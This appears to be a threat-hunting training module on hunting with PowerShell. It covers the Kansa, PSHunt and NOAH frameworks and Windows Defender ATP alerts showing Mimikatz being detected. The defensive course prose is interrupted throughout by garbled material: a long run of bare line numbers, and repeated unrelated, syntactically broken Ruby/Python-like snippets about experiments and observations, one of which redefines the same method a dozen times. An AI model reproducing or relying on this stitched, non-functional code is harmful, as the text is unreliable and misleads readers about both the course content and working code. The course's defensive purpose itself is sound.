

v2

Threat Hunting Professional

Hunting with PowerShell

Section 03 | Module 05

© Caendra Inc. 2020
All Rights Reserved

Table of Contents

MODULE 05 | HUNTING WITH POWERSHELL

5.1 Introduction

5.2 PowerShell Hunting Tools

5.3 Windows Advanced Threat Protection

5.4 Microsoft Advanced Threat Analytics

5.5 PowerShell Defenses

```
20  
21  
22  
23  
24  
25  
26  
27  
28  
29  
30  
31  
32  
33  
34  
35  
36  
37  
38  
39  
40  
41  
42  
43  
44  
45  
46  
47  
48  
49  
50  
51  
52  
53  
54  
55  
56  
57  
58  
59  
60  
61  
62  
63  
64  
65  
66  
67  
68  
69  
70  
71  
72  
73  
74  
75  
76  
77  
78  
79  
80  
81  
82  
83  
84  
85  
86  
87  
88  
89  
90  
91  
92  
93  
94  
95  
96  
97  
98  
99  
100  
101  
102  
103  
104  
105  
106  
107  
108  
109  
110  
111  
112  
113  
114  
115  
116  
117  
118  
119  
120  
121  
122  
123  
124  
125  
126  
127  
128  
129  
130  
131  
132  
133  
134  
135  
136  
137  
138  
139  
140  
141  
142  
143  
144  
145  
146  
147  
148  
149  
150  
151  
152  
153  
154  
155  
156  
157  
158  
159  
160  
161  
162  
163  
164  
165  
166  
167  
168  
169  
170  
171  
172  
173  
174  
175  
176  
177  
178  
179  
180  
181  
182  
183  
184  
185  
186  
187  
188  
189  
190  
191  
192  
193  
194  
195  
196  
197  
198  
199  
200  
201  
202  
203  
204  
205  
206  
207  
208  
209  
210  
211  
212  
213  
214  
215  
216  
217  
218  
219  
220  
221  
222  
223  
224  
225  
226  
227  
228  
229  
230  
231  
232  
233  
234  
235  
236  
237  
238  
239  
240  
241  
242  
243  
244  
245  
246  
247  
248  
249  
250  
251  
252  
253  
254  
255  
256  
257  
258  
259  
260  
261  
262  
263  
264  
265  
266  
267  
268  
269  
270  
271  
272  
273  
274  
275  
276  
277  
278  
279  
280  
281  
282  
283  
284  
285  
286  
287  
288  
289  
290  
291  
292  
293  
294  
295  
296  
297  
298  
299  
300  
301  
302  
303  
304  
305  
306  
307  
308  
309  
310  
311  
312  
313  
314  
315  
316  
317  
318  
319  
320  
321  
322  
323  
324  
325  
326  
327  
328  
329  
330  
331  
332  
333  
334  
335  
336  
337  
338  
339  
340  
341  
342  
343  
344  
345  
346  
347  
348  
349  
350  
351  
352  
353  
354  
355  
356  
357  
358  
359  
360  
361  
362  
363  
364  
365  
366  
367  
368  
369  
370  
371  
372  
373  
374  
375  
376  
377  
378  
379  
380  
381  
382  
383  
384  
385  
386  
387  
388  
389  
390  
391  
392  
393  
394  
395  
396  
397  
398  
399  
400  
401  
402  
403  
404  
405  
406  
407  
408  
409  
410  
411  
412  
413  
414  
415  
416  
417  
418  
419  
420  
421  
422  
423  
424  
425  
426  
427  
428  
429  
430  
431  
432  
433  
434  
435  
436  
437  
438  
439  
440  
441  
442  
443  
444  
445  
446  
447  
448  
449  
450  
451  
452  
453  
454  
455  
456  
457  
458  
459  
460  
461  
462  
463  
464  
465  
466  
467  
468  
469  
470  
471  
472  
473  
474  
475  
476  
477  
478  
479  
480  
481  
482  
483  
484  
485  
486  
487  
488  
489  
490  
491  
492  
493  
494  
495  
496  
497  
498  
499  
500  
501  
502  
503  
504  
505  
506  
507  
508  
509  
510  
511  
512  
513  
514  
515  
516  
517  
518  
519  
520  
521  
522  
523  
524  
525  
526  
527  
528  
529  
530  
531  
532  
533  
534  
535  
536  
537  
538  
539  
540  
541  
542  
543  
544  
545  
546  
547  
548  
549  
550  
551  
552  
553  
554  
555  
556  
557  
558  
559  
560  
561  
562  
563  
564  
565  
566  
567  
568  
569  
570  
571  
572  
573  
574  
575  
576  
577  
578  
579  
580  
581  
582  
583  
584  
585  
586  
587  
588  
589  
590  
591  
592  
593  
594  
595  
596  
597  
598  
599  
600  
601  
602  
603  
604  
605  
606  
607  
608  
609  
610  
611  
612  
613  
614  
615  
616  
617  
618  
619  
620  
621  
622  
623  
624  
625  
626  
627  
628  
629  
630  
631  
632  
633  
634  
635  
636  
637  
638  
639  
640  
641  
642  
643  
644  
645  
646  
647  
648  
649  
650  
651  
652  
653  
654  
655  
656  
657  
658  
659  
660  
661  
662  
663  
664  
665  
666  
667  
668  
669  
670  
671  
672  
673  
674  
675  
676  
677  
678  
679  
680  
681  
682  
683  
684  
685  
686  
687  
688  
689  
690  
691  
692  
693  
694  
695  
696  
697  
698  
699  
700  
701  
702  
703  
704  
705  
706  
707  
708  
709  
710  
711  
712  
713  
714  
715  
716  
717  
718  
719  
720  
721  
722  
723  
724  
725  
726  
727  
728  
729  
730  
731  
732  
733  
734  
735  
736  
737  
738  
739  
740  
741  
742  
743  
744  
745  
746  
747  
748  
749  
750  
751  
752  
753  
754  
755  
756  
757  
758  
759  
760  
761  
762  
763  
764  
765  
766  
767  
768  
769  
770  
771  
772  
773  
774  
775  
776  
777  
778  
779  
780  
781  
782  
783  
784  
785  
786  
787  
788  
789  
790  
791  
792  
793  
794  
795  
796  
797  
798  
799  
800  
801  
802  
803  
804  
805  
806  
807  
808  
809  
810  
811  
812  
813  
814  
815  
816  
817  
818  
819  
820  
821  
822  
823  
824  
825  
826  
827  
828  
829  
830  
831  
832  
833  
834  
835  
836  
837  
838  
839  
840  
841  
842  
843  
844  
845  
846  
847  
848  
849  
850  
851  
852  
853  
854  
855  
856  
857  
858  
859  
860  
861  
862  
863  
864  
865  
866  
867  
868  
869  
870  
871  
872  
873  
874  
875  
876  
877  
878  
879  
880  
881  
882  
883  
884  
885  
886  
887  
888  
889  
890  
891  
892  
893  
894  
895  
896  
897  
898  
899  
900  
901  
902  
903  
904  
905  
906  
907  
908  
909  
910  
911  
912  
913  
914  
915  
916  
917  
918  
919  
920  
921  
922  
923  
924  
925  
926  
927  
928  
929  
930  
931  
932  
933  
934  
935  
936  
937  
938  
939  
940  
941  
942  
943  
944  
945  
946  
947  
948  
949  
950  
951  
952  
953  
954  
955  
956  
957  
958  
959  
960  
961  
962  
963  
964  
965  
966  
967  
968  
969  
970  
971  
972  
973  
974  
975  
976  
977  
978  
979  
980  
981  
982  
983  
984  
985  
986  
987  
988  
989  
990  
991  
992  
993  
994  
995  
996  
997  
998  
999  
1000
```



Introduction



5.1 Introduction

In this module, we'll look at some tools, built with PowerShell, that are designed to gather and scan data at a large scale for incident response and threat hunting purposes.



5.1 Introduction

We will also look at some new tools created by Microsoft that can aid us in hunting for and catching malicious actions and/or attacks against machines in our environment.

Lastly, we will look at some additional techniques on how to minimize and defend against the misuse of PowerShell in our environments, aside from just for hunting for malicious actions.

```
23  * @param {Object} experiment - the experiment this result is for
24  * @param {Array} observations - an array of Observations, in ascending order
25  * @param {Object} control - the control observation
26
27  def initialize(experiment, observations = [], control = null)
28
29    @experiment = experiment
30    @observations = observations
31    @control = control
32    @candidates = observations - [control]
33    evaluate_candidates
34
35    freeze
36
37    @experiment
38    experiment.context
39
40    experiment.name
41    experiment.name
42
43    @candidates/result.rb 11
```



PowerShell Hunting Tools



5.2.1 Kansa

Kansa is a PowerShell incident response framework.

This framework can be used in the enterprise to collect data for use during an incident response, breach hunts, or for building an environment baseline.

You can download Kansa from GitHub [here](https://github.com/davehull/Kansa).

5.2.1 Kansa

The primary use of Kansa is to collect data from many hosts.

It takes advantage of Windows Remote Management and PowerShell's ability to run jobs across multiple machines in parallel.

```
20 def __init__(self, host):
21     self.host = host
22
23     # Create the experiment
24     self.experiment = Experiment()
25     self.observations = []
26     self.control = Control()
27
28     # Initialize the experiment
29     self.initialize(experiment, observations = [], control = self)
30
31     # Create the experiment
32     self.experiment = experiment
33     self.observations = observations
34     self.control = control
35     self.candidates = []
36     self.evaluate_candidates()
37
38     # Create the experiment's control
39     self.control = Control()
40
41     # Create the experiment's name
42     self.experiment_name = experiment.name
43
44     # Create the experiment's result
45     self.result = result
46
47     # Create the experiment's result
48     self.result = result
49
50     # Create the experiment's result
51     self.result = result
```



5.2.1 Kansa

Kansa was designed to be modular. It features a core script, collector modules, and analysis scripts. These analysis scripts can perform frequency analysis of specific fields in a given data set.


To enable these capabilities, Kansa requires **LogParser**, a tool we already discussed while hunting for web shells.

```
18 def initialize(experiment, observations = 1000000)
19   @experiment = experiment
20   @observations = observations
21   @control = control
22   @candidates = observations - @control
23   evaluate_candidates
24
25   freeze
26   end
27
28 # PARADO: the experiment's context
29 def context
30   experiment.context
31 end
32
33 def experiment_name
34   experiment_name
35 end
36
37 def matcher
38   matcher
39 end
40
41 def result
42   result
43 end
```



5.2.1 Kansa

Here is a screenshot of Kansa extracting autoruns and filtering those that contain “ps1”:



```
Windows PowerShell (2)
PS C:\Users\dahull\tools\Kansa> autorunc /accepteula -a * -c -h -s '*' 2> null | set-content -Encoding Ascii aruns-straight.csv
PS C:\Users\dahull\tools\Kansa> $data = Import-Csv .\aruns-straight.csv
PS C:\Users\dahull\tools\Kansa> $data | ? { $_. "Launch String" -match "ps1" }

Time           : 7/25/2012 6:21 PM
Entry Location : Task Scheduler
Entry          : \Test\TestGet-AutoruncsDeep.ps1
Enabled        : enabled
Category       : Tasks
Profile        : System-wide
Description     : Windows PowerShell
Publisher      : (Verified) Microsoft Windows
Image Path     : c:\windows\system32\windowspowershell\v1.0\powershell.exe
Version        : 6.2.9200.16384
Launch String  : "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" c:\users\dahull\tools\kansa\modules\aseps\Get-AutoruncsDeep.ps1
MD5            : 2D1F6F8A32F88F3D0726ADE0373F0317
SHA-1          : 581DF8E862A6F2DD8FF75FCF3C78B29E8DCFD02
PESHA-1        : AA9637CD12A65CB8F57AD756D868A96EF710BEBE
PESHA-256      : F677AF77381F4E78CBDF0AA77A135410EA71EC64078CBBDD31A8EED721F41769
SHA-256        : 03D43EE1F2F4F152840F7B5D8DD3386A1C659DE7F4F7C951CBB40324C97E4C18

PS C:\Users\dahull\tools\Kansa> _
```

5.2.1 Kansa

It's suggested that you download Kansa and get familiar with this tool.

You can read more about the functionality of Kansa [here](#) and [here](#).

```
24 * @param $Result - the experiment result in a table
25 * @param $Observations - an array of observations, in a table
26 * @param $Control - the control observation
27
28 def Initialize(experiment, observations = {}, control = null)
29   @experiment = experiment
30   @observations = observations
31   @control = control
32   @candidates = observations - {control}
33   evaluate_candidates
34
35 freeze
36
37 def context
38   @experiment.context
39 end
40
41 * @return the name of the experiment
42 def experiment_name
43   @experiment.name
44 end
45
46 * @return the result a match between all candidates
47 def match
48   @candidates
49 end
50
51 def result
52   @result
53 end
```

5.2.2 PSHunt

PSHunt is a PowerShell Threat Hunting Module designed to scan remote endpoints for indicators of compromise, or survey them for more comprehensive information related to the state of those systems (active processes, autostarts, configurations, and/or logs).

PSHunt is divided into several modules, functions, and folders. Below are the modules of PSHunt:

- Scanners
- Survey
- Discovery
- Utilities
- Analysis

5.2.2 PSHunt

You can download PSHunt from GitHub [here](#).

You can also view a presentation on PSHunt from BSidesLV 2016 [here](#).

5.2.3 NOAH

NOAH is an agentless open source Incident Response framework based on PowerShell, called "**No Agent Hunting**" (NOAH), to help security investigation responders to gather a vast number of key artifacts without installing any agent on the endpoints, saving precious time.

NOAH was revealed at [Black Hat USA 2017](#) in a presentation called "NOAH: UNCOVER THE EVIL WITHIN! RESPOND IMMEDIATELY BY COLLECTING ALL THE ARTIFACTS AGENTLESSLY". You can download the tool from GitHub, [here](#).

<https://www.blackhat.com/us-17/arsenal/schedule/#noah-uncover-the-evil-within-respond-immediately-by-collecting-all-the-artifacts-agentlessly-7965>
<https://github.com/giMini/NOAH>

5.2 PowerShell Hunting Tools

You should become familiar with some, if not all of these tools, as a threat hunter in the enterprise.

You want to hunt efficiently at scale, and PowerShell is a great tool to aid us with hunting.

```
21 def initialize(experiment, observations = [], control = null)
22   # Experiment
23   @experiment = experiment
24   # Observations - an array of Observations, or Observations
25   @observations = observations
26   # Control
27   @control = control
28   # Candidates
29   @candidates = observations - @control
30   evaluate_candidates
31
32 freeze
33
34 def context
35   @context = experiment.context
36 end
37
38 # Return the name of the experiment
39 def experiment_name
40   @experiment_name
41 end
42
43 # Return the result a match between all candidates
44 def matches?
45   @matches = []
46 end
47
48 # Return the result a match between all candidates
49 def matches?
50   @matches = []
51 end
52
53 # Return the result a match between all candidates
54 def matches?
55   @matches = []
56 end
57
58 # Return the result a match between all candidates
59 def matches?
60   @matches = []
61 end
62
63 # Return the result a match between all candidates
64 def matches?
65   @matches = []
66 end
67
68 # Return the result a match between all candidates
69 def matches?
70   @matches = []
71 end
72
73 # Return the result a match between all candidates
74 def matches?
75   @matches = []
76 end
77
78 # Return the result a match between all candidates
79 def matches?
80   @matches = []
81 end
82
83 # Return the result a match between all candidates
84 def matches?
85   @matches = []
86 end
87
88 # Return the result a match between all candidates
89 def matches?
90   @matches = []
91 end
92
93 # Return the result a match between all candidates
94 def matches?
95   @matches = []
96 end
97
98 # Return the result a match between all candidates
99 def matches?
100  @matches = []
101 end
```




5.2.4 Hera Lab

Put what you've learned to practice with the **Hunting at Scale with Osquery** lab!

To **ACCESS** your lab, go to the course in your members area and click the labs drop-down in the appropriate module line, then click the manual icon.

All labs are only available in Full or Elite Editions of the course. To upgrade, click [LINK](#).



***NOTE:** some courses contain several labs and manuals, please make sure to click the file icon as it may be a zip that contains multiple lab manuals.

Windows Advanced Threat Protection



5.3 Windows Advanced Threat Protection

Windows Defender Advanced Threat Protection (ATP) provides preventative protection, detects attacks and zero-day exploits, and gives you centralized management for your end-to-end security lifecycle.

You can review more information about the product on its official page [here](https://www.microsoft.com/en-us/windowsforbusiness/windows-atp).

```
20 def initialize(experiment, observations = [], context = nil)
21   @experiment = experiment
22   @observations = observations
23   @control = control
24   @candidates = observations - [control]
25   evaluate_candidates
26
27   freeze
28 end
29
30 # TODO: the experiment's context
31 def context
32   @experiment.context
33 end
34
35 # TODO: the experiment's name
36 def name
37   @experiment.name
38 end
39
40 # TODO: the results a match between all
41 def match
42   @experiment.result
43 end
```



5.3 Windows Advanced Threat Protection

Windows Defender ATP is agentless and built into the operating system.

ATP can adapt to changing threats, deploy new defenses, and orchestrate remediation.

```
def initialize(experiment, observations = [], control = null)
  @experiment = experiment
  @observations = observations
  @control = control
  @candidates = observations - @control
  evaluate_candidates

  freeze

  def context
    experiment.context
  end

  # Return the name of the experiment
  def experiment_name
    experiment.name
  end

  # Return the result a match between all
  def matched?
    # ...
  end
end
```

5.3 Windows Advanced Threat Protection

ATP uses the following to protect you from advanced threats:

- Windows Defender System Guard
- Windows Defender Application Guard
- Windows Defender Exploit Guard
- Windows Defender Antivirus
- Windows Defender Application Control

```
21 # (Optional) Create a new experiment
22
23 # Experiment - the experiment will result in 2
24 # observations - an array of Observations, in this case
25 # control - the control observation
26
27 def initialize(experiment, observations = [], control = null)
28   experiment = experiment
29   observations = observations
30   control = control
31   candidates = observations + [control]
32   evaluate_candidates
33
34   freeze
35 end
36
37 # (Optional) the experiment's context
38 def context
39   experiment.context
40 end
41
42 # (Optional) the name of the experiment
43 def experiment_name
44   experiment.name
45 end
46
47
48 # (Optional) the result a match between an observation and the control
49 def match(observation, control)
50   observation.match(control)
51 end
```




5.3 Windows Advanced Threat Protection

Microsoft also advertises it as a threat hunting tool: “Instantaneously search and explore 6 months of historical data across your endpoints.”

To obtain a trial copy of Windows Defender ATP, you must agree to the Trial Online Service Terms and register for the product. If you're approved, then you will be given a 90-day trial to test-drive ATP. Visit this link [here](https://winatregistration-prd.trafficmanager.net/UserAgreement) to begin the process.

5.3 Windows Advanced Threat Protection

ATP Dashboard




5.3 Windows Advanced Threat Protection

In the previous screenshot, ATP successfully detected Mimikatz simply being dropped onto the machine, without being executed.

When we click on the alert, we're presented with another window which provides more information.

5.3 Windows Advanced Threat Protection



The screenshot displays a Windows Security alert titled "Hacktool Mimikatz detected". The alert is categorized as "Credential Stealing" with a "Low" severity. It was detected by "Windows Defender ATP". The alert context shows the affected machine as "desktop-1833h5a" with a first activity on 11.16.2017 at 23:17:56 and a last activity on 11.17.2017 at 00:07:10. The status is "New", "Not set" for classification, and "Not assigned" to any user. An "Actions" dropdown menu is visible next to the alert title.

Hacktool Mimikatz detected		Alert context	Status
	Hacktool Mimikatz detected	 desktop-1833h5a	State: New
Severity: Low	Category: Credential Stealing	First activity: 11.16.2017 23:17:56	Classification: Not set
Detection source: Windows Defender ATP		Last activity: 11.17.2017 00:07:10	Assigned to: Not assigned

From the above screenshot, we see that it gives us a severity level, in this case it's low. It tells us the type of malware this would fall under; in this case, it would be credential stealing. We also see the machine that was affected along with date & timestamps.

5.3 Windows Advanced Threat Protection

The alert also gives us a brief description of the malware, recommended actions, an alert process tree, and an incident graph.

From the incident graph, we can see what was dropped onto the machine. In this case, a zip file containing Mimikatz and a PowerShell-based Mimikatz script.

Description

Hacktool Mimikatz can be used to retrieve Windows Password. This is often used by different attackers to infiltrate other machines connected in network.

Recommended actions

If this is not a valid tool used by the network admin, remove the tool from the network and change the Windows password.

Alert process tree


① Alert process tree is not available for this alert

This alert is related to 4 detection events not displayed here.

Last event time is 11.17.2017 | 00:07:10.

Click [here](#) to see all related events in the machine timeline.

Incident graph



5.3 Windows Advanced Threat Protection

Now, let's look at one of the high alerts on the dashboard, which seems to also be related to Mimikatz.

12.07.2017

Windows Defender AV detected 'Mikatz' high-severi...

High

5.3 Windows Advanced Threat Protection

⚡ Windows Defender AV detected 'Mikatz' high-severity malware



Windows Defender AV detected
'Mikatz' high-severity malware

Actions ▾

Severity: High
Category: Malware
Detection source: Windows Defender ATP

Alert context

desktop-1833h5a
desktop-1833h5a\elshunter

First activity: 11.16.2017 | 23:43:30
Last activity: 12.07.2017 | 06:45:48

5.3 Windows Advanced Threat Protection

Description

High-severity malware refers to tools used by advanced Threat Activity Groups to target victims. Such Activity Groups may target individuals or institutions. They typically engage on industrial, military, diplomatic, and political espionage rather than more mundane activities such as identity theft or denial of service attacks. Some groups engage in acts of deliberate sabotage and destruction in order to cause real-world effects, such as disruptions to the victim's operations.

This category of malware includes tools such as:

- Exploits used to gain access to targeted computers or escalate privileges on infected computers;
- Backdoors used to maintain persistent command and control over infected computers in a stealthy manner;
- Lateral movement tools that permit attackers to scan the local network, locate targets of interest, and access additional computers;
- Counter-forensics tools used to delay and disrupt incident response activities, including destructive malware that can render computers inoperable;
- "Weaponized" tools that enable acts of deliberate sabotage or destruction or denial of service.

Recommended actions

A. Validate the alert.

1. Check for other suspicious activities in the machine timeline.
2. Locate unfamiliar processes in the process tree. Check files for prevalence, their locations, and digital signatures.
3. Submit relevant files for deep analysis and review file behaviors.
4. Identify unusual system activity with system owners.

B. Scope the incident. Find related machines, network addresses, and files in the incident graph.

C. Contain and mitigate the breach. Stop suspicious processes, isolate affected machines, decommission compromised accounts or reset passwords, block IP addresses and URLs, and install security updates.

D. Contact your incident response team, or contact Microsoft support for forensic analysis and remediation services.


Disclaimer: These guidelines are for reference only. They do not guarantee successful threat removal.



5.3 Windows Advanced Threat Protection

This alerts us that this file was created or copied/pasted into notepad and called Invoke-Mimikatz.ps1.

